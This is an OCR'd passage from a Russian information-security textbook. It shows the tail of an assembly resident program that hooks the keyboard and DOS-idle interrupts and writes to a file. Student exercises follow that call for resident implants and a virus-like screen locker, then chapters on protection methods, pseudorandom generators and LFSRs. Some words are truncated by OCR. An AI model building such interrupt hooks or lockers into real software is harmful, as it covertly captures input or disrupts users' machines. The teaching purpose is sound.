EndWr:          mov     EnWrFile, 0
                pop     dx cx bx ax
OutOfHandler28h:
                pop     ds
                iret
ResSize = $ - Begin
;===== Установочная секция программы ================================
Install:
        ; Чтение "старого" ВП 09h и запись его в ячейку Old09h.
        ; Запись в таблицу векторов прерываний "нового" ВП 09h
                mov     ax, 3509h
                int     21h
                mov     WORD PTR Old09h, bx
                mov     WORD PTR Old09h+2, es
                mov     ax, 2509h
                mov     dx, OFFSET New09h
                int     21h
        ; Чтение "старого" ВП 28h, запись его в ячейку Old28h,
        ; запись в таблицу векторов прерываний "нового" ВП 28h
                mov     ax, 3528h
                int     21h
                mov     WORD PTR Old28h, bx
                mov     WORD PTR Old28h+2, es
                mov     ax, 2528h
                mov     dx, OFFSET New28h
                int     21h
        ; Завершение программы и оставление ее резидентной
                mov     ax, 3100h
                mov     dx,(ResSize+10fh)/16
                int     21h
                END     Begin
```

Задания для самостоятельной работы

1) Разработать программу контроля целостности файлов методом сравнения с эталонными значениями контрольных сумм (КС) файлов, хранящимися в специальном файле-справочнике. Процедуру формирования КС области памяти оформить как обработчик прерывания INT 60h.
2) Разработать резидентную программу-закладку, меняющую местами функциональное назначение клавиш F3 и F10.
3) Разработать резидентную программу-сторож, контролирующую процесс установки TSR-программ по прерыванию INT 21h, функция 31h. Установка резидентной программы разрешается только в том случае, когда КС резидентной секции равно 0. Предусмотреть восстановление таблицы векторов прерываний при отказе в установке.

4) Разработать резидентную программу – аналог первого советского вируса. В определенный момент времени блокируются внешние аппаратные прерывания, экран очищается и в его центр выводится сообщение "Хочу чучу!". Восстановление экрана и снятие блокировки осуществляется только после ввода "чуча".
5) Разработать резидентную программу, обеспечивающую защиту файла CLFILE.TXT. При обращении к этому файлу для записи или чтения осуществляется перенаправление этих операций на файл OPFILE.TXT, с которым и производятся указанные действия. При попытке удаления файла CLFILE.TXT происходит его временное переименование, а по истечении некоторого времени файл восстанавливается.

Глава 2
Программирование алгоритмов защиты информации

2.1. Классификация методов защиты информации

На рис. 2.1.1 показана классификация методов защиты информации от умышленных деструктивных воздействий, среди которых можно выделить методы защиты от несанкционированного доступа (НСД) к информации, методы защиты от разрушающих программных воздействий (РПВ) и организационные методы защиты, направленные на защиту от НСД, защиту от РПВ, совершенствование защиты и восстановление информации. На рис. 2.1.2 показана классификация методов защиты информации от случайных деструктивных воздействий.

- РПВ принято называть программы, способные выполнять любое непустое подмножество перечисленных ниже функций:
- скрывать признаки своего присутствия в компьютерной системе (КС);
- обладать способностью к самодублированию;
- обладать способностью к ассоциированию себя с другими программами;
- обладать способностью к переносу своих фрагментов в иные области оперативной или внешней памяти;
- разрушать или искажать код программ в оперативной памяти;
- наблюдать за процессами обработки информации и принципами функционирования средств защиты;
- сохранять фрагменты информации из оперативной памяти в некоторой области внешней памяти;
- искажать, блокировать или подменять выводимый во внешнюю память или канал связи информационный массив, образовавшийся в результате работы прикладных программ;
- искажать находящиеся во внешней памяти массивы данных;
- подавлять информационный обмен в компьютерных сетях, фальсифицировать информацию в каналах связи;

- нейтрализовывать работу тестовых программ и средств защиты информационных ресурсов КС;
- постоянно или кратковременно (что опаснее) подменять или понижать стойкость используемых криптоалгоритмов;
- постоянно или кратковременно изменять степень защищенности секретных данных;
- приводить в неработоспособное состояние или разрушать компоненты системы;
- создавать скрытые каналы передачи данных;
- инициировать ранее внедренные РПВ.

Примерами РПВ являются компьютерные вирусы (КВ), черви и троянские кони.

"Лекарства" даже от простейшего вида РПВ, вирусов (см. главу 3), не существует. Математически доказано, что всегда можно написать вирус, который не сможет нейтрализовать ни одна из существующих антивирусных программ. Основная идея в том, что если разработчик КВ знает, что именно ищет антивирусная программа, он всегда способен разработать РПВ, незаметное для нее. Конечно, после этого создатели антивирусных средств могут усовершенствовать свои продукты, чтобы они определяли уже и новый вирус, таким образом возвращая ситуацию в исходное положение.

Троянский конь – вредоносный код, маскирующийся под безвредную или полезную программу. С формальной точки зрения, код, который пользователь сознательно размещает в системе, – это троянский конь, а код, который вводит в систему кто-то другой, называют логической бомбой.

Из всех методов защиты от РПВ, показанных на рис. 2.1.1, наибольшего внимания заслуживают внесение неопределенности в работу объектов и средств защиты и создание ложных объектов атаки (по сути, приманок).



Рис. 2.1.1. Классификация методов защиты информации от умышленных деструктивных воздействий. Выделены стохастические методы защиты

Огромным достоинством двух отмеченных методов защиты в отличие от межсетевых экранов и систем обнаружения вторжений является то, что в обоих случаях защита имеет преимущество перед нападением. В первом случае противник оказывается в ситуации, когда он не понимает поведение атакуемого компонента системы.

Создавая ЛОА, администратор безопасности знает, как выглядит сеть и что в ней происходит. В качестве приманок он может использовать любые компоненты защищаемой компьютерной сети, зная, что ни один из законных пользователей никогда не получит доступ к ним. Он может использовать любые виды сигнализации, постоянно включая, выключая и меняя их. Иначе говоря, он может делать все, что считает необходимым. При этом ЛОА действуют наверняка, так как хакер не имеет информации, где и когда они могут появиться. ЛОА должны быть снабжены средствами сигнализации в случае осуществления нападения и слежения за действиями РПВ. В качестве ЛОА могут выступать отдельные компьютеры и даже фрагменты защищенной сети.




Рис. 2.1.2. Классификация методов защиты информации от случайных деструктивных воздействий. Выделены стохастические методы защиты

2.2. Стохастические методы защиты информации

Стохастическими методами защиты в широком смысле принято называть методы защиты информации, прямо или косвенно основанные на использовании генераторов псевдослучайных последовательностей (ПСП). При этом эффективность защиты в значительной степени определяется качеством используемых алгоритмов генерации ПСП. Иначе говоря, задача построения эффективных генераторов ПСП и оценка соответствия формируемых последовательностей предъявляемым к ним требованиям являются чрезвычайно актуальными.

Термин «стохастические методы защиты» применяется и в узком смысле, когда речь идет об алгоритмах, предполагающих использование стохастических сумматоров, т. е. сумматоров с непредсказуемым результатом работы, зависящим от заполнения ключевой таблицы (раздел 2.6). Впервые эти устройства были предложены С. А. Осмоловским и использованы для создании стохастических помехоустойчивых кодов.

Можно выделить следующие задачи, требующие решения при построении системы защиты КС ответственного назначения (рис. 2.2.1):

1) обеспечение работоспособности компонентов КС и системы в целом при наличии случайных и умышленных деструктивных воздействий;
2) обеспечение секретности и конфиденциальности информации или наиболее важной ее части, защита от НСД;
3) обеспечение аутентичности информации (целостности, подлинности и пр.);
4) обеспечение аутентичности участников информационного обмена;
5) обеспечение юридической значимости пересылаемых электронных документов;
6) обеспечение неотслеживаемости информационных потоков в системе;
7) защита прав собственников информации.

Перечисленные задачи – это объекты исследований таких научных дисциплин, как техническая диагностика, криптография, стеганография, теория кодирования, информационная безопасность.

Во всех рассмотренных случаях генераторы ПСП применяются либо непосредственно, либо косвенно, когда на их основе строятся генераторы случайных последовательностей (СП) и хеш-генераторы. Иначе говоря, все перечисленные задачи могут быть решены стохастическими методами. Таким образом, необходимы средства, позволяющие оценивать формируемые последовательности "на случайность", методика проведения экспериментов и анализа полученных результатов.

Функции генераторов ПСП в системах защиты информации (рис. 2.2.2):

1) формирование тестовых воздействий на входы проверяемых компонентов КС;
2) формирование элементов вероятностного пространства при внесении неопределенности в результат работы алгоритмов защиты информации (например, реализации концепции вероятностного шифрования);
3) определение последовательности выполнения актов алгоритма при внесении неопределенности в работу объектов и средств защиты (пермутация и полиморфизм);
4) формирование гаммы при шифровании информации в режимах гаммирования и гаммирования с обратной связью;
5) формирование ключей и паролей пользователей;
6) формирование случайных запросов при аутентификации удаленных абонентов;
7) формирование затемняющих множителей при слепом шифровании (например, реализации концепции электронных денег);
8) формирование контрольных кодов целостности информации или правильности выполнения актов алгоритма;
9) хеширование информации при организации парольных систем, построении протоколов электронной подписи, аутентификации по принципу запрос-ответ и др.

Степень защищенности компьютерной системы можно повысить даже за счет всего лишь простой замены N-разрядных счетчиков команд и адреса на генераторы ПСП с числом состояний 2^N.

Задачи, решаемые с использованием генераторов ПСП

- Защита от случайных деструктивных воздействий
- Защита от РПВ
- Защита от НСД
- Обеспечение секретности информации
- Обеспечение аутентичности субъектов и объектов информационного взаимодействия
- Обеспечение юридической значимости пересылаемых электронных документов
- Обеспечение неотслеживаемости информации
- Защита прав собственников информации

Рис. 2.2.1. Задачи, решаемые с использованием генераторов ПСП

Функции генераторов псевдослучайных и случайных последовательностей

- Формирование тестовых воздействий на входах компонентов КС
- Формирование элементов вероятностного пространства при внесении неопределенности в результат работы (рандомизации) или время работы алгоритмов защиты
- Определение последовательности выполнения актов алгоритма при внесении неопределенности в работу объектов и средств защиты
- Формирование гаммы при шифровании в режимах гаммирования и гаммирования с обратной связью
- Формирование ключей и паролей пользователей
- Формирование случайных запросов при аутентификации удаленных абонентов
- Формирование затемняющих множителей при слепом шифровании
- Формирование контрольных кодов целостности
- Хеширование информации

Рис. 2.2.2. Функции генераторов ПСП в защищенных КС

2.3. Алгоритмы генерации псевдослучайных последовательностей (ПСП)

2.3.1. Стохастические криптоалгоритмы

Наиболее эффективным и перспективным методом защиты информации является ее криптографическое преобразование (шифрование или формирование контрольного кода), в некоторых случаях этот метод является единственно возможным.

На рис. 2.3.1, *а* показана схема абсолютно стойкого шифра. Абсолютная стойкость криптосхемы объясняется отсутствием каких-либо закономерностей в зашифрованных

данных. Противник, перехвативший шифротекст, не может на основе его анализа полу-
чить какую-либо информацию об исходном тексте. Это свойство достигается при выпол-
нении трех требований:

- равенство длин ключа и исходного текста;
- случайность ключа;
- однократное использование ключа.

Дополнительные требования, предъявляемые к этой схеме, делают ее слишком дорого и непрактичной. В результате на практике применяется схема, показанная на рис. 2.3.1, надежность которой определяется качеством используемого генератора ПСП. Данны криптоалгоритм называют шифрованием в режиме *OFB – Output FeedBack*. Каждый эл мент p_i исходной последовательности p шифруется независимо от других с использовани соответствующего элемента γ_i ключевой последовательности γ. При использовании схем гаммирования с обратной связью (рис. 2.3.1, *в*) результат шифрования каждого элемен входной последовательности зависит от всех предшествующих элементов. Данный крипт алгоритм называют шифрованием в режиме *CFB – Ciphertext FeedBack*.





Рис. 2.3.1. Использование генераторов ПСП при шифровании информации:
а – схема абсолютно стойкого шифра;
б – схема гаммирования (синхронное поточное шифрование);
в – схема гаммирования с обратной связью (самосинхронизирующееся поточное шифрование);
G – генератор ПСП, *F* – линейная (например, *XOR* или *mod p*) или нелинейная функция, *FB* – функция обратной связи генератора ПСП, *Q* – элементы памяти генератора ПСП

Важную роль в системах защиты играет хеширование информации по схеме, показанной на рис. 2.3.2. Хеш-преобразование используется:

- при формировании контрольных кодов, обеспечивающих проверку целостности информации (*CRC*-коды) или правильности хода выполнения программ;
- при организации парольных систем;
- при реализации протоколов электронной подписи.






Рис. 2.3.2. Хеширование информации:
а – схема формирования хеш-образа массива данных произвольной длины;
б – принцип действия хеш-функции.
p_i – элементы (блоки) исходного массива разрядности $n \le N$, $t \le N$ – разрядность хеш-образа $h(p)$, N – разрядность генератора ПСП

2.3.2. Классификация генераторов ПСП

Генераторы ПСП можно разделить на две группы: некриптографические и криптографические. К некриптографическим относятся конгруэнтные генераторы и генераторы, функционирующие в конечных полях. К криптографическим – блочные и поточные

генераторы, генераторы на основе односторонних функций, а также устройства, работа которых основана на использовании стохастических сумматоров.

Достоинство некриптографических генераторов – эффективная программная и аппаратная реализация. Недостаток – предсказуемость. Разновидность конгруэнтных генераторов – аддитивные генераторы Галуа и Фибоначчи, генераторы, функционирующие в конечных полях, можно использовать лишь в качестве строительных блоков при разработке качественных генераторов ПСП.

Можно выделить два подхода при использовании в составе генераторов ПСП нелинейных функций: использование нелинейной функции F_k непосредственно в цепи обратной связи (рис. 2.3.3, а), где FB – нелинейная функция обратной связи, и двухступенчатая структура (2.3.3, б), где FB – линейная или нелинейная функция обратной связи, в которой задача первой ступени (по сути, счетчика) заключается всего лишь в обеспечении максимально большого периода при данном числе N элементов памяти Q. Во втором случае нелинейная функция является функцией выхода Fout.

Вторая схема более предпочтительна, так как первая имеет следующие недостатки:

1) преобразование F_k является двухпараметрическим, при этом нет никакой гаран... что при всех значениях секретного параметра k формируемая последовательн... будет иметь достаточно большой период;
2) при возникновении ошибки на каком-то шаге выполнения нелинейного преобразования FB искажаются все последующие элементы ПСП.

При построении блочных криптографических генераторов в первую очередь уделяется внимание их непредсказуемости. Нелинейное преобразование, определяющее свойство непредсказуемости, суть многократное повторение одной и той же раундовой операции.

Основной целью построения поточных генераторов является высокая скорость работы при приемлемой для большинства приложений непредсказуемости. В отличие от блочных генераторов ПСП здесь нет единого принципа построения. Можно выделить лишь следующие тенденции:

- использование операций в конечных полях;
- использование таблиц замен, непрерывно изменяющихся в процессе работы.

Наиболее обоснованными математически следует признать генераторы с использованием односторонних функций. Непредсказуемость данных генераторов основывается на сложности решения ряда математических задач (например, задачи дискретного логарифмирования или задачи разложения больших чисел на простые множители). Существенным недостатком генераторов этого класса является низкая производительность.

Анализ криптографических генераторов позволяет сделать два основных вывода:

1) существует трудно разрешимое противоречие между качеством формируемых ПСП, с одной стороны, и эффективностью программной и аппаратной реализации генераторов, с другой стороны;

2) непредсказуемость криптграфических генераторов генераторов основывается на недоказуемых предположениях о том, что у аналитика не хватит ресурсов (вычислительных, временных или стоимостных) для того, чтобы инвертировать нелинейную функцию обратной связи или нелинейную функцию выхода генератора ПСП.




Рис. 2.3.3. Два варианта построения генератора ПСП:
а – с нелинейной внутренней логикой (режим *OFB – Output FeedBack*);
б – с нелинейной внешней логикой (режим *Counter*);
в – входной и преобразованный вектор ошибок.
Q – элементы памяти генератора, *FB* – линейная или нелинейная функция обратной связи, F_k – нелинейная функция, γ_i – элемент выходной последовательности, *e* – входной вектор ошибок, содержащий 1 в разрядах, соответствующих измененным (искаженным) битам, *e′* – преобразованный (выходной) вектор ошибок

2.3.3. Требования к генераторам ПСП. Криптостойкость

Качественный генератор псевдослучайной последовательности (ПСП), ориентированный на использование в системах защиты информации, должен удовлетворять следующим требованиям:

- криптографическая стойкость;

- хорошие статистические свойства, ПСП по своим статистическим свойствам не должна существенно отличаться от истинно случайной последовательности;
- большой период формируемой последовательности;
- эффективная аппаратная и программная реализация.

Основным свойством криптостойкого генератора ПСП является *непредсказуемость влево* – криптоаналитик, знающий принцип работы такого генератора, имеющий возможность анализировать фрагмент

$$\gamma_i \gamma_{i+1} \gamma_{i+2} \ldots \gamma_{i+(t-1)}$$

выходной последовательности, но не знающий используемой ключевой информации, для определения предыдущего выработанного элемента последовательности γ_{i-1} не может предложить лучшего способа, чем подбрасывание жребия.

В рамках другого подхода к построению качественного генератора ПСП предлагается свести задачу построения криптографически сильного генератора к задаче построения *статистически безопасного генератора*. Статистически безопасный генератор ПСП должен удовлетворять следующим требованиям:

- ни один статистический тест не обнаруживает в ПСП каких-либо закономерностей, иными словами не отличает эту последовательность от истинно случайной;
- нелинейное преобразование F_k , зависящее от секретной информации (ключа k), и[...] пользуемое для построения генератора (рис. 2.1.3), должно обладать свойством "ра[...] множения" искажений – все выходные (преобразованные) вектора e' возмож[...] и равновероятны независимо от исходного вектора e;
- при инициализации случайными значениями генератор порождает статистичес[...] независимые ПСП.

2.3.4. Генераторы ПСП на регистрах сдвига с линейными обратными связями

Важнейшим классом ПСП являются последовательности, формируемые генераторами на основе *регистров сдвига с линейными обратными связями* – *LFSR* (*Linear Feedback Shift Register*). Используемый при их анализе математический аппарат – *теория линейных последовательностных машин* и *теория конечных полей* (полей Галуа). Эти устройства являются эффективным средством защиты от *случайных деструктивных воздействий*. Основными достоинствами этих генераторов являются:

- простота аппаратной и программной реализации;
- максимальное быстродействие;
- хорошие статистические свойства формируемых последовательностей;

- возможность построения на их основе генераторов, обладающих свойствами, ценны[...] при решении специфических задач защиты информации (формирование последовате[...] ностей произвольной длины, формирование последовательностей с *предпериод*[...] формирование ПСП с произвольным законом распределения, построение генератор[...] обладающих свойством самоконтроля и т. п.).

Генераторы *M*-последовательностей, к сожалению, не являются криптостойкими, что [...]ключает возможность их использования для защиты от *умышленных деструктивных возд[...]ствий*. Они применяются при решении таких задач лишь в качестве строительных блоков.

Наиболее известные примеры использования *LFSR* и математического аппарата [...]лей Галуа:

- *CRC*-коды – идеальное средство контроля целостности информации при случайн[...] искажениях информации;
- поточные шифры *A5*, *PANAMA*, *SOBER* и др.;
- блочный шифр *RIJNDAEL*, принятый в 2001 г. в качестве стандарта криптографи[...]ской защиты XX1 века – *AES*.

Исходная информация для построения двоичного *LFSR* – так называемый *образу[...]щий многочлен*. Степень этого многочлена определяет разрядность регистра сдви[...] а ненулевые коэффициенты – характер обратных связей. Так например, многочлену

$$\Phi(x) = x^8 + x^7 + x^5 + x^3 + 1$$

соответствуют два устройства, показанные на рис. 2.1.4 и 2.1.5. В общем случае двои[...]ному образующему многочлену степени N

$$\Phi(x) = \sum_{i=0}^{N} a_i x^i \, , \; a_N = a_0 = 1, \; a_j \in \{0, 1\}, \; j = \overline{1,(N-1)},$$

соответствуют устройства, показанные на рис. 2.3, *а* (*LFSR*1 – схема Фибоначчи) и [...] (*LFSR*2 – схема Галуа).

Если образующий многочлен *примитивный* – устройства имеют максимальное во[...]можное число состояний $2^N - 1$ (нулевое состояние является запрещенным), а знач[...] формируют двоичные последовательности максимальной длины $2^N - 1$, называемые *M*[...] последовательностями. В этом случае диаграмма состояний генератора состоит из одн[...]го тривиального цикла и цикла максимальной длины $2^N - 1$.





Рис. 2.3.4. Генератор Фибоначчи (*LFSR*1), соответствующий $\Phi(x) = x^8 + x^7 + x^5 + x^3 + 1$, и диаграмма состояний

~x^8
~x^7
~x^5
~x^3
~1
1 2 3 4 5 6 7 8
1 0 0 0 0 0 0 0
0 1 0 0 0 0 0 0
0 0 1 0 0 0 0 0
0 0 0 1 0 0 0 0
0 0 0 0 1 0 0 0
0 0 0 0 0 1 0 0
0 0 0 0 0 0 1 0
0 0 0 0 0 0 0 1
1 1 0 1 0 1 0 0
0 1 1 0 1 0 1 0
0 0 1 1 0 1 0 1
⋮
1 0 1 0 1 0 0 1
0 0 0 0 0 0 0 0

Рис. 2.3.5. Генератор Галуа (*LFSR*2), соответствующий $\Phi(x) = x^8 + x^7 + x^5 + x^3 + 1$, и его диаграмма состояний






Рис. 2.3.6. Общий вид *LFSR*, соответствующих
$\Phi(x) = x^N + a_{N-1}x^{N-1} + \ldots + a_ix^i + \ldots + a_2x^2 + a_1x + 1$:
а – схема генератора Фибоначчи;
б – и схема генератора Галуа.
БУ – блоки умножения на $a_j \in \{0, 1\}$; при $a_j = 1$ умножение на a_j равносильно наличию связи, при $a_j = 0$ умножение на a_j равносильно отсутствию связи

Программная реализация *N*-разрядного *LFSR*1 ($N \leq 16$) имеет вид

```
;=================================================================
;==== lfsr1 - процедура одного такта работы ======================
;==== (генерации одного бита ПСП) генератора Фибоначчи. ==========
;=================================================================
;==== FeedBack - вектор обратных связей, например, ===============
;==== для Φ(x) = x8 + x7 + x5 + x3 + 1 FeedBack = 0D400h. ========
;==== Mask - код, содержащий "1" в первом значащем разряде, ======
;==== например, для N = 8 Mask = 100h. На входе в старших ========
;==== разрядах AX находится "старое" состояние LFSR, =============
;==== на выходе в старших разрядах AX - "новое" состояние LFSR. ==
;=================================================================
lfsr1   PROC
        push    bx
        mov     bx, ax
        shl     ax, 1
test    bx, FeedBack
        jp      Exit
```



```
        or      ax, Mask
Exit:   pop     bx
        ret
lfsr1   ENDP
```

Программная реализация *LFSR*2 ($N \leq 16$) имеет вид

```
;=================================================================
;===== lfsr2 - процедура одного такта работы =====================
;===== (генерации одного бита ПСП) генератора Галуа. =============
;=================================================================
;===== FeedBack - вектор обратных связей, например, ==============
;===== для Φ(x) = x8 + x7 + x5 + x3 + 1 FeedBack = 2B00h. ========
;===== На входе в старших разрядах AX находится "старое" состояние,
;===== на выходе в старших разрядах AX - "новое" состояние LFSR. ===
;=================================================================
lfsr2   PROC
        shl     ax, 1
        jnc     Exit
        xor     ax, FeedBack
Exit:   ret
lfsr2   ENDP
```

Рассмотренные устройства могут использоваться только для генерации битовы ПСП. Если необходима *n*-разрядная последовательность, можно предложить два вариа та действий. В первом случае выбираем образующий многочлен степени $N>n$, выбирае схему *LFSR*1 или *LFSR*2 и считываем очередной *n*-разрядный двоичный код с соседни разрядов регистра сдвига каждые *n* тактов работы *LFSR*. Во втором случае синтезируе схему устройства, работающего в *n* раз быстрее исходного *LFSR* (иначе говоря, выпо няющего за один такт своей работы преобразования, которые в исходном *LFSR* выпо няются за *n* тактов). Этот вариант особенно эффективен в тех случаях, когда образую щий многочлен генератора Фибоначчи имеет вид $\Phi(x) = x^N + x^i + 1$, а *i* кратно *n*.

В обоих случаях следует помнить о возможности вырождения генератора при вы бранных значениях *N* и *n*. Справедливо следующее утверждение. *Если Φ(x) – примити ный многочлен, n-разрядный генератор будет иметь максимально возможный перио* $2^N - 1$ *тогда и только тогда, когда числа* $2^N - 1$ *и n взаимно просты*. Если при требу мых значениях *N* и *n* это условие не выполняется, выбираем $n'>n$, для которого справе ливо условие $(2^N-1, n') = 1$, синтезируем *n'*-разрядный генератор и снимаем с его выхо *n*-разрядную ПСП.

На рис. 2.3.7 приведена схема байтового генератора ПСП, работающего в 8 раз быстр *LFSR*1, соответствующего многочлену $\Phi(x) = x^{65} + x^{32} + 1$ (рис. 2.3.8). Ниже приведена е программная реализация.

